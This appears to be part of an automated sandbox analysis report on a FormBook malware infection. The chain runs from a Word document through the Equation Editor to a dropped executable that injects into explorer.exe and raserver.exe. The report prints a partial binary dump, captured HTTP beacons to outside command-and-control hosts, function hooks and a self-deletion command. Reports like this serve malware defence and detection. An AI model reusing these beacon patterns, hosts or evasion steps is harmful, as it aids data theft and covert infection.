7d 0b 00 00 04 02 28 1b 00 00 0a 00 00 02 03 7d 05 00 00 04 2a 96 02 16 7d 0a 00 00 04 02 17 7d 0b 00 00 04 02 28 1b 00 00 0a 00 00 02 03 7d 05 00 00 04 02 04 7d 03 00 00 04 2a b2 02 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELxa06 @@ @5O@(` H.text `.rsrc(@@@.relo c`"@B5Ht|&(*0Hs~(~,s,(*#<0+*0s+*0sR+*0sT+*0s+*0s+*0s+*0s+*}}(rp}*z}}(}*}}(}}*

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	202.165.66.108	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 16:40:39.572412968 CEST	568	OUT	GET /jy0b/?06384Dqp=TyGDJhL/cA+57wfufaZRyMMrQk8uPd2d6NfY81Rsj46bZhOJLXgZ522BupBE7+BqQsP88Q ==&ct=Xhh4nL38YNvpj HTTP/1.1 Host: www.filecrev.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Oct 27, 2021 16:40:40.154506922 CEST	568	IN	HTTP/1.1 404 Not Found Server: nginx/1.21.0 Date: Wed, 27 Oct 2021 14:40:40 GMT Content-Type: application/json; charset=utf-8 Content-Length: 181 Connection: close X-Powered-By: Express ETag: W/"b5-7t+tQyc7QpflCZNr+ruKCrIOKs0" Data Raw: 7b 22 73 74 61 74 75 73 43 6f 64 65 22 3a 34 30 34 2c 22 65 72 72 6f 72 22 3a 22 4e 6f 74 20 46 6f 75 6e 64 22 2c 22 6d 65 73 73 61 67 65 22 3a 22 43 61 6e 6e 6f 74 20 47 45 54 20 2f 63 6c 69 63 6b 2f 70 72 6f 78 79 6a 73 2f 6a 79 30 62 2f 3f 30 36 33 38 34 44 71 70 3d 54 79 47 44 4a 68 4c 2f 63 41 2b 35 37 77 66 75 66 61 5a 52 79 4d 4d 72 51 6b 38 75 50 64 32 64 36 4e 66 59 38 31 52 73 6a 34 36 62 5a 68 4f 4a 4c 58 67 5a 35 32 32 42 75 70 42 45 37 2b 42 71 51 73 50 38 38 51 3d 3d 26 63 74 3d 58 68 68 34 6e 4c 33 38 59 4e 76 70 6a 22 7d Data Ascii: {"statusCode":404,"error":"Not Found","message":"Cannot GET /click/proxyjs/jy0b/?06384Dqp=TyGDJhL/ cA+57wfufaZRyMMrQk8uPd2d6NfY81Rsj46bZhOJLXgZ522BupBE7+BqQsP88Q==&ct=Xhh4nL38YNvpj"}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	54.156.84.168	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 16:40:56.493159056 CEST	569	OUT	GET /jy0b/?06384Dqp=AerW1ym2Fscv67+RpL/0se6tZB+gK2Llczeyi+qylm7PPSapsOoYwZFX50tzMVhi1EMssA ==&ct=Xhh4nL38YNvpj HTTP/1.1 Host: www.charlotte-s-creations.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 16:40:56.631287098 CEST	570	IN	HTTP/1.1 308 Permanent Redirect Connection: close Location: https://www.charlotte-s-creations.com/jy0b/?06384Dqp=AerW1ym2Fscv67+RpL/0se6tZB+gK2Llczeyi+qylm7PPSapsOoYwZFX50tzMVhi1EMssA==&ct=Xhh4nL38YNvpj Server: Caddy Date: Wed, 27 Oct 2021 14:40:56 GMT Content-Length: 0

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 2596 Parent PID: 596

General

Start time:	16:38:18
Start date:	27/10/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f330000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 2856 Parent PID: 596

General

Start time:	16:38:20
Start date:	27/10/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: villar8681.exe PID: 2808 Parent PID: 2856

General

Start time:	16:38:22
Start date:	27/10/2021
Path:	C:\Users\user\AppData\Roaming\villar8681.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\villar8681.exe
Imagebase:	0x1040000
File size:	533504 bytes
MD5 hash:	E78C85674617F34A2F69FFC8DA6A3C48
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.427737802.00000000024D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.427990655.00000000034D9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.427990655.00000000034D9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.427990655.00000000034D9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 38%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: villar8681.exe PID: 1312 Parent PID: 2808

General

Start time:	16:38:26
Start date:	27/10/2021
Path:	C:\Users\user\AppData\Roaming\villar8681.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\villar8681.exe
Imagebase:	0x1040000
File size:	533504 bytes
MD5 hash:	E78C85674617F34A2F69FFC8DA6A3C48
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.462612557.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.462612557.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.462612557.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.462947003.00000000005D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.462947003.00000000005D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.462947003.00000000005D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.424304556.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.424304556.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.424304556.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.462778282.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.462778282.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.462778282.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.424856799.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.424856799.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.424856799.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

Reputation:	low

File Activities — Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 1312

General

Start time:	16:38:28
Start date:	27/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.446496993.00000000090FF000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.446496993.00000000090FF000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.446496993.00000000090FF000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.454018128.00000000090FF000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.454018128.00000000090FF000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.454018128.00000000090FF000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: raserver.exe PID: 344 Parent PID: 1764

General

Start time:	16:38:42
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\raserver.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\raserver.exe
Imagebase:	0x740000
File size:	101888 bytes
MD5 hash:	0842FB9AC27460E2B0107F6B3A872FD5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.679408045.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.679408045.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.679408045.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.679459797.00000000001A0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.679459797.00000000001A0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.679459797.00000000001A0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.679586100.00000000002F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.679586100.00000000002F0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.679586100.00000000002F0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2584 Parent PID: 344

General

Start time:	16:38:46
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\AppData\Roaming\villar8681.exe'
Imagebase:	0x49ee0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis